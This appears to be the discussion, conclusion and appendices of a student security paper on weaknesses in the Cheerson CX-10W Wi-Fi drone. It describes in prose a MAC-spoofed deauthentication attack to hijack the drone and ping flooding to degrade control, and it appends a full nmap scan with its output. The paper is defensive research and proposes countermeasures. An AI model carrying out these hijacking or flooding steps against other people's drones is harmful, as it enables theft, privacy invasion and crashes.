


Figure 29, Android has saved the target network and re-connected. The victim in this attack is likely still wondering what happened to their connection.



Figure 30, Assuming the attack has worked, the attacker will now have control of the drone.

As seen in Figure 30 it can be seen that the attacker's connection with the drone has been successfully re-established and they have now "hijacked" control of the drone from the target. The drone is now theirs to control, assuming they drone did not plummet into an irretrievable position mid-flight. They may wish to simply fly the drone around or fly it back to them and take it for themselves.

Meanwhile, the view from the target / victim's device can be seen in Figure 31.



Figure 31, It can be seen that the roles have reversed and that the victim is the one now receiving the toast telling them that someone else has connected to their drone and that they cannot control it anymore

# 4 DISCUSSION

## 4.1 GENERAL DISCUSSION

---

The Cheerson CX-10W fills the niche of under £50 Wi-Fi and camera enabled drones, it has done this since 2017... but at what cost?

Evidently, the user of the drone gambles their privacy and control of the drone itself. This paper has demonstrated it is possible to view whatever the original user in control of the drone sees simply by connecting to it; the original user has no way of preventing this, as well as no notification this is happening. Even if this could be mitigated for, the communications sent between the user and the drone are unencrypted, allowing easy interception of the communications. If the drone happened to fly over a desk with bank details on it, these images could be beamed back to the user. If there was an attacker listening in on this then this communication would be captured and with the right tools, be re-assembled to see the original picture.

Other, more technical attacks are also possible. It is possible to make control of the drone less responsive by spamming it with pings. As the drone has no way of isolating these requests or even diverting them to a destination where they can dissipate ( normally a disused port known as a black-hole), it is instead forced to respond to these requests whilst also handling instructions from the controller.

As demonstrated, it might not even be as hard as spamming the drone with Pings. Simply spoofing a valid client MAC address of a “trusted” device, as the network is open and easily viewable and crafting a de-authentication request will cause the drone to eject all users from its network. This can be taken further if an attacker quickly resets their connection to the drone, allowing them to take control and in essence “hijack” the drone.

Aspects of this investigation went according to plan, following the methodology. Although the pseudo attacker had to set up a Raspberry Pi B with Kali in order to complete some of the more technical attacks, other processes, such as footprinting the drone with tools readily available to anyone using Windows (such as NSlookup) were simple to complete. Some aspects of the result are curious: is the fact that another user can connect and see what the drone sees considered a feature? And if so, is this why there appears to be a lack of password authentication throughout the drone’s application and network? Other aspects were also interesting, such as the fact the drone attempts to ping a German Data Centre for an as yet unknown purpose when beginning a new connection.

Within in this investigation, in compliance with the Computer Misuse Act 1990, care was taken when experimenting with these exploits, as sending de-authentication packets to the wrong drone or device may have disconnected an innocent user, causing a denial of service. Also, as seen during the procedure, any actual devices that were discovered have had sensitive articles of information censored (such as MAC addresses), in compliance with the Data Protection Act of 2018.

## 4.2 VULNERABILITIES SHARED WITH OTHER PLATFORMS

---

It would seem that these flaws aren’t specific to the Guangdong-Cheerson CX-10W either. Drones from manufacturers such as Parrot and DBPower are vulnerable to these attacks as well (Glaser, 2017). The IEEE (Institute of Electrical and Electronics Engineers) as well as the United States’ Federal Trade Commission have both demonstrated how drones that cost far more than the CX-10W are vulnerable to the same attacks. Although these drones might contain gyroscopic mounts for cameras, removable batteries and GPS



navigation, the structure and composition are the same as the CX-10W; advanced components attached to a 4 armed frame that flies for faster and longer, yet the security can still be described as “alarmingly weak”.

In fact, the inclusion of GPS on these larger and more expensive drones was presented as a serious issue, as it was possible for researchers from both the aforementioned IEEE and FTC were able to manipulate the GPS to fly to other locations. This is especially serious, especially if something such as geo-fence surrounding an airport is compromised. Reports of this already happening exist, famous examples include the London Gatwick Drone incident of 2019, where a drone was reportedly seen near the runway at the airport. A drone being sucked into an engine can do serious damage and possibly down a plane, thus risking lives. As a precaution flights were halted, causing a disruption to a critical part of London’s infrastructure. As a result of this incident DJI, another large manufacturer of drones, announced it would reinforce its Geofencing enforcement, aiming to prevent this type of incident (Porter, 2019).

DJI announced this advancement within months of the incident, yet here in 2021 some of the flaws which existed then are still in existence right now. The Cheerson CX-10W, although perhaps not as well documented, or as large, or as powerful as other more expensive drones, is bought as a cheaper alternative. Similar types of drone can still be bought online and as the cost of this technology becomes cheaper the more mass produced it is, it is likely the same vulnerabilities discovered within the CX-10W environment are still as prevalent in other cheaper drones.

### **4.3 THE FUTURE OF DRONE DEVELOPMENT**

---

The CX-10W is a nearly 5-year-old drone manufactured by Guangdong-Cheerson. Although newer, more advanced drones exist, they are still marketed similarly to the CX-10W, as a cheap alternative to other more expensive drones, whilst offering the same suite of utilities. If the trend of poorer security in exchange for a cheaper price continues, then it is entirely plausible that the same exploits demonstrated within this paper will work on newer drones. Although poor flight time (as a result of small batteries) and short range might be considered as a way of preventing someone from hijacking a drone, it seems little consideration has also been given to the fact a drone can fly over roads, rivers, walls etc.

Even if the intention is not to hijack control of the drone, there is still a good possibility that drones that make use of other functions provided by the internet; other ports might be used. If the trend of default, or even no credentials continues, there is little stopping a virus such as the worm that created Mirai from accessing a port and taking control of the drone.

### **4.4 FUTURE WORK**

---

With more time and access to more expensive, newer drones, a further investigation could be carried out to discover if the vulnerabilities demonstrated within this report are still as prevalent on newer drones. As technology has evolved in recent years, so too has the attitude towards security. Although a greater emphasis has been placed on ensuring consumer safety when using these devices, incidents in 2019, especially after the CX-10W vulnerabilities were discovered in 2017 amongst other more advanced and expensive drones, would suggest that in those two years little (2018 and 19) had been considered or implemented. In the following two years since 2019, IOT has exploded as a result of people spending more time at home as a consequence of the Coronavirus Pandemic.

Sales of devices are breaking records, as people spend money originally intended for holidays or social events on “smart” gadgets instead, such as Wi-Fi drones. If these drones contain the same sorts of vulnerabilities, then it may just be a matter of time before the next major incident involving not just drones, but IOT devices makes headlines.

## 4.5 COUNTERMEASURES

---

The best way to defend against the attacks in this paper that were identified as being the result of “no authentication” is simple. Implement Authentication measures. Enable WPA2 (Wi-Fi Protected Access version 2) on the drone. This would prevent any unknown devices connecting, without first having access to the password. Transmissions between the drone and the user should be encrypted in order to prevent an attacker listening in and decoding what was sent back and forth, enabling WPA would solve this. However, to do this, an update to the drone’s firmware would be needed, as it is in essence it is its own router.

Of course, a hacker might just bypass a protocol like the original WPA by brute forcing it, especially if they suspect the password is simple. Although the machine used in this paper was a Raspberry Pi, it isn’t unusual to find more powerful tools on more mobile platforms such as laptops with Graphics cards, which would break such password protection with considerable ease when compared to the Pi. To defend against this, some sort of intrusion detection system should be implemented where the drone maintains a list of trusted types of devices, such as in this case (regarding the CX-10W) a group of trusted mobile phones. This system could detect an unknown MAC address and eject them from the system.

## 4.6 DIFFICULTIES ENCOUNTERED

---

### 4.6.1 Limitations of Windows

Windows was used as the primary machine for a large part of the investigation. However, using Windows has clear disadvantages. The main being that most tools used for IOT hacking are developed for Ubuntu based systems such as Kali Linux. Whilst having a GUI provides certain benefits, such as visualising the network, the lack of more advanced tools and utilities that permit more “intrusive” procedures such as a spoofing attack, prevent a broader investigation into IOT devices.

### 4.6.2 Limitations of the Drone

The main drawback to any type of hardware installed on a drone is that it has to be portable. This means the platform itself (the drone) will have a battery, therefore meaning anything installed on the drone will be of low power draw, to enable the best flight time.

The CX-10W can fly for 3 minutes on average, dependent on how the drone is being flown or in what manner the drone is streaming video. The drone drains a full battery at different rates whilst stationary, dependent on if the motors on the drone are on or off. When connected to the Computer, unless the drone is being controlled the motors are off, allowing for thorough investigation within 10 minutes battery. If the drone is connected to a smartphone, the battery will around 3 minutes, due to the motors being set to a specific RPM.

If the drone was hijacked, then it is unlikely the drone would make it far without first losing battery power, aside from this, the drone became noticeably warmer to touch when experiencing an attack that involved spamming packets. If the attack was sustained for long enough, it may be possible to break the solder within the drone’s motherboard if the heat continues to rise.

## 4.7 CALL TO ACTION

---

Creating a form of password authentication is a simple process and can be done by adding a few lines into the drone's firmware. Most routers do this by navigation to a home address, such as 193.168.0.1, that allows an authenticated admin to modify how the connection is managed and if the router should ask users for a password before allowing access.

Installing some form of alert into the application that controls the drone which would allow the user to see if anyone else is viewing their connection to their drone would also be a useful addition. It could alert the user to an intruder before they carried out any activity.

An Ethical Hacker from Abertay specialising in drone security can be sourced from [dronehacker@ethicalabertay.scot](mailto:dronehacker@ethicalabertay.scot).

## 5 CONCLUSION

This paper has demonstrated the examined and investigated the numerous flaws within the CX-10W environment. Vulnerabilities such as the lack of Authentication allow another, unknown device different to that of the original client to be connected to the drone. Some of these intruding devices have been demonstrated as being capable of hijacking control of the drone. The ability to snoop, whether intentionally or unintentionally, through use of the drone's camera also represents a serious breach of privacy should an attacker peek when the drone is capturing something sensitive with its camera.

As demonstrated, the drone is vulnerable to several types of attack:

- Whilst the open Wi-Fi network might be considered a feature, as it lets multiple devices quickly connect and see what the drone is feeding back, it can also be considered a flaw; there is no way of preventing other users from connecting the drone within the app.
- The drone is vulnerable to DOS type attacks, (and dependent on the number of viewers looking at the drones feed, a distributed DOS) spamming the drone with many packets causes noticeable input lag and output delay. In some scenarios, the drone may be considered unusable, as the delay can become severe.
- The drone is vulnerable to De-authentication, as a result of no Authentication. It is therefore possible for an attacker to obtain the valid MAC address of a connected device and send de-authentication packets to the drone, dropping any device connected to it.
- The drone is vulnerable to Hijacking, as a result of being vulnerable to De-authentication. If an attacker can successfully boot the victim from the drone's network, they can re-establish connection and control the drone.

The weakest link in any system designed to defend in cyber-attacks is the people who make use of it. The user/victim in this scenario might buy the CX-10W thinking such things as Wi-Fi security have been well thought about when creating the drone. Unfortunately, this report has examined the evidence and concluded otherwise; the Wi-Fi security of the CX-10W is next to non-existent, leaving the drone vulnerable to several forms of attack. The purchaser of the CX-10W might even have several different types of protection in place on devices they own at home. Unfortunately, it seems the Wi-Fi enabled drone might be the weak link in an advanced security process that an attacker needs to break of in order circumnavigate any security in place to invade the victim's privacy within their own home environment.



# REFERENCES

## For URLs, Blogs:

Ciano, O., 2017. *Otacon/Wi-Fi\_china\_drone\_controller*. [online] GitHub. Available at: <[https://github.com/Otacon/Wi-Fi\\_china\\_drone\\_controller](https://github.com/Otacon/Wi-Fi_china_drone_controller)> [Accessed 29 April 2021].

BBC, 2017. *German parents told to destroy Cayla dolls over hacking fears*. [online] BBC News. Available at: <<https://www.bbc.co.uk/news/world-europe-39002142>> [Accessed 10 May 2021].

Higginbotham, S., 2021. *Connected toilets have a lesson for the IoT - Stacey on IoT | Internet of Things news and analysis*. [online] Stacey on IoT | Internet of Things news and analysis. Available at: <<https://staceyoniot.com/connected-toilets-have-a-lesson-for-the-iot/>> [Accessed 10 May 2021].

Fruhlinger, J., 2018. *The Mirai botnet explained: How IoT devices almost brought down the internet*. [online] CSO Online. Available at: <<https://www.csoononline.com/article/3258748/the-mirai-botnet-explained-how-teen-scammers-and-cctv-cameras-almost-brought-down-the-internet.html>> [Accessed 10 May 2021].

Cheerson, G., 2016. [ebook] Guangdong. Available at: <<https://fccid.io/2AD6LGC03241023/User-Manual/CX-10W-User-Manual-revised-3019240.pdf>> [Accessed 10 May 2021].

Amazon.co.uk, n.d. [online] Amazon.co.uk. Available at: <[https://www.amazon.co.uk/BW-CX-10W-Mini-Drone-720p-compatible/dp/B00ADZEAHG/ref=pd\\_ybh\\_a\\_3?encoding=UTF8&psc=1&refRID=7W8GAQK95DNETGH0W0DW](https://www.amazon.co.uk/BW-CX-10W-Mini-Drone-720p-compatible/dp/B00ADZEAHG/ref=pd_ybh_a_3?encoding=UTF8&psc=1&refRID=7W8GAQK95DNETGH0W0DW)> [Accessed 10 May 2021].

FirstQuadCopter, A., 2016. *Cheerson CX-10W review | First Quadcopter*. [online] First Quadcopter. Available at: <<https://www.firstquadcopter.com/reviews/cheerson-cx-10w-review/>> [Accessed 11 May 2021].

Legislation.gov.uk, 2018. *Computer Misuse Act 1990*. [online] Legislation.gov.uk. Available at: <<https://www.legislation.gov.uk/ukpga/1990/18/section/3ZA>> [Accessed 11 May 2021].

Statista, 2021. *Global IoT and non-IoT connections 2010-2025 | Statista*. [online] Statista. Available at: <<https://www.statista.com/statistics/1101442/iot-number-of-connected-devices-worldwide/#:~:text=The%20total%20installed%20base%20of,that%20are%20expected%20in%202021.>>> [Accessed 12 May 2021].

Glaser, A., 2017. *The U.S. government showed just how easy it is to hack drones made by Parrot, DBPower and Cheerson*. [online] Vox. Available at: <<https://www.vox.com/2017/1/4/14062654/drones-hacking-security-ftc-parrot-dbpower-cheerson>> [Accessed 12 May 2021].

Google Play, 2021. [online] Play.google.com. Available at: <[https://play.google.com/store/apps/details?id=com.gx\\_cx\\_10Wi-Fi](https://play.google.com/store/apps/details?id=com.gx_cx_10Wi-Fi)> [Accessed 12 May 2021].

Dipert, B., 2017. *Teardown: Drone streams live video*. [online] Available at: <<https://www.edn.com/teardown-drone-streams-live-video/>> [Accessed 13 May 2021].

Black Box Corporation, 2018. *Faster. Farther. Better. The Evolution of 802.11..* [online] bbns. Available at: <<https://www.bboxservices.com/resources/blog/bbns/2018/04/30/802.11-wireless-standards-explained>> [Accessed 13 May 2021].

Global Sources, n.d. *Shenzhen Bilian Electronic Limited.* [online] Global Sources. Available at: <<https://www.globalsources.com/si/AS/Shenzhen-Bilian/6008811717357/Homepage.htm>> [Accessed 13 May 2021].

HackerTarget, n.d. *Reverse IP Lookup, Find Hosts Sharing an IP | HackerTarget.com.* [online] HackerTarget.com. Available at: <<https://hackertarget.com/reverse-ip-lookup/>> [Accessed 13 May 2021].

Aircrack-ng, 2021. *main [Aircrack-ng].* [online] Aircrack-ng.org. Available at: <<https://www.aircrack-ng.org/doku.php?id=Main>> [Accessed 14 May 2021].

Wireshark, 2021. *Wireshark · Go Deep..* [online] Wireshark.org. Available at: <<https://www.wireshark.org/>> [Accessed 14 May 2021].

nmap.org, n.d. *Nmap: the Network Mapper - Free Security Scanner.* [online] Nmap.org. Available at: <<https://nmap.org/>> [Accessed 15 May 2021].

Linux.die.net, n.d. *hping3(8) - Linux man page.* [online] Linux.die.net. Available at: <<https://linux.die.net/man/8/hping3>> [Accessed 15 May 2021].

Null Byte, 2019. *How to Load Kali Linux on the Raspberry Pi 4 for the Ultimate Miniature Hacking Station.* [online] WonderHowTo. Available at: <<https://null-byte.wonderhowto.com/how-to/load-kali-linux-raspberry-pi-4-for-ultimate-miniature-hacking-station-0201737/>> [Accessed 17 May 2021].

Porter, J., 2019. *DJI will toughen up airport geofencing after recent drone disruption.* [online] The Verge. Available at: <<https://www.theverge.com/2019/2/13/18223184/dji-geofencing-airport-gatwick-disruption>> [Accessed 17 May 2021].

65 Drones, 2015. *CX 10 , CX 10 A, CX 10C , CX stars, or CX 10 W? World's smallest quadcopter.* [online] 65Drones. Available at: <<https://www.65drones.com/blogs/news/30727683-cx-10-cx-10-a-cx-10c-cx-stars-or-cx-10-w-worlds-smallest-quadcopter>> [Accessed 18 May 2021].

#### **Journals:**

O. Westerlund, R. Asif, 2019. Drone Hacking with Raspberry-Pi 3 and Wi-Fi Pineapple: Security and Privacy Threats for the Internet-of-Things. *2019 1st International Conference on Unmanned Vehicle Systems-Oman (UVS), 2019*, Sections I - V. Available at: <https://ieeexplore.ieee.org/document/8658279> (Requires a sign in) [Accessed 10 May. 2021]

# APPENDICES

## APPENDIX A LINKS TO VIDEOS

---

These videos are unlisted, hence the “youtu.be” as these are private links.

DE-Auth Example - <https://youtu.be/vrZ3Gs5IC6o>

Hijack Example - <https://youtu.be/CRY6MnRkmw>

## APPENDIX B SCREENSHOTS OF APPLICATION


---

Screenshots of the Application


Main Activity




Main Controller Activity



## Settings



## Instructions



## APPENDIX B - FULL NMAP INTENSIVE SCAN

```
nmap -p 1-65535 -T4 -A -v 172.16.10.1
```

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-13 20:39 GMT Summer Time
NSE: Loaded 153 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 20:39
Completed NSE at 20:39, 0.00s elapsed
Initiating NSE at 20:39
Completed NSE at 20:39, 0.00s elapsed
Initiating NSE at 20:39
Completed NSE at 20:39, 0.00s elapsed
Initiating ARP Ping Scan at 20:39
Scanning 172.16.10.1 [1 port]
Completed ARP Ping Scan at 20:39, 0.25s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:39
Completed Parallel DNS resolution of 1 host. at 20:39, 0.02s elapsed
Initiating SYN Stealth Scan at 20:39
Scanning 172.16.10.1 [65535 ports]
Discovered open port 8888/tcp on 172.16.10.1
Completed SYN Stealth Scan at 20:40, 43.05s elapsed (65535 total ports)
Initiating Service scan at 20:40
Scanning 1 service on 172.16.10.1
Completed Service scan at 20:42, 161.29s elapsed (1 service on 1 host)
Initiating OS detection (try #1) against 172.16.10.1
Retrying OS detection (try #2) against 172.16.10.1
Retrying OS detection (try #3) against 172.16.10.1
Retrying OS detection (try #4) against 172.16.10.1
Retrying OS detection (try #5) against 172.16.10.1
NSE: Script scanning 172.16.10.1.
Initiating NSE at 20:43
Completed NSE at 20:43, 2.02s elapsed
Initiating NSE at 20:43
Completed NSE at 20:43, 1.01s elapsed
Initiating NSE at 20:43
Completed NSE at 20:43, 0.00s elapsed
Nmap scan report for 172.16.10.1
Host is up (0.0034s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE      VERSION
8888/tcp  open  sun-answerbook
MAC Address: 3C:33:00:C0:72:28 (Shenzhen Bilian electronic)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=5/13%OT=8888%CT=1%CU=32719%PV=Y%DS=1%DC=D%G=Y%M=3C3300
OS:TM=609D8152%P=1686-pc-windows-windows)SEQ(SP=25%GCD=1%ISR=61%TI=I%CI=I%
OS:II=RI%SS=0%TS=U)SEQ(SP=25%GCD=1%ISR=61%TI=RD%CI=I%II=RI%TS=U)SEQ(CI=I%II
OS:=RI)OPS(O1=M5B4%O2=M5B4%O3=M5B4%O4=M5B4%O5=M5B4%O6=M5B4)WIN(W1=16D0%W2=1
OS:6D0%W3=16D0%W4=16D0%W5=16D0%W6=16D0)ECN(R=Y%DF=N%T=FF%W=16D0%Q=M5B4%CC=N
OS:Q=)ECN(R=N)T1(R=Y%DF=N%T=FF%S=O%A=S+%F=AS%RD=0%Q=)T1(R=N)T2(R=N)T3(R=Y%
OS:DF=N%T=FF%W=16D0%S=O%A=S+%F=AS%O=M5B4%RD=0%Q=)T3(R=N)T4(R=Y%DF=N%T=FF%W=
OS:16D0%S=A+%A=S%F=AR%O=%RD=0%Q=)T5(R=Y%DF=N%T=FF%W=16D0%S=A+%A=S%F=AR%O=%R
OS:D=0%Q=)T6(R=Y%DF=N%T=FF%W=16D0%S=A+%A=S%F=AR%O=%RD=0%Q=)T7(R=Y%DF=N%T=FF%
OS:W=16D0%S=A+%A=S%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=FF%IPL=38%UN=0%RIPL=G%RID=
OS:G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=S%T=FF%CD=S)

Network Distance: 1 hop

TRACEROUTE
HOP RTT ADDRESS
1 3.42 ms 172.16.10.1

NSE: Script Post-scanning.
Initiating NSE at 20:43
Completed NSE at 20:43, 0.00s elapsed
Initiating NSE at 20:43
Completed NSE at 20:43, 0.00s elapsed
Initiating NSE at 20:43
Completed NSE at 20:43, 0.00s elapsed
Read data files from: C:\Program Files (x86)\Nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 221.93 seconds
Raw packets sent: 65700 (2.895MB) | Rcvd: 65633 (2.628MB)
```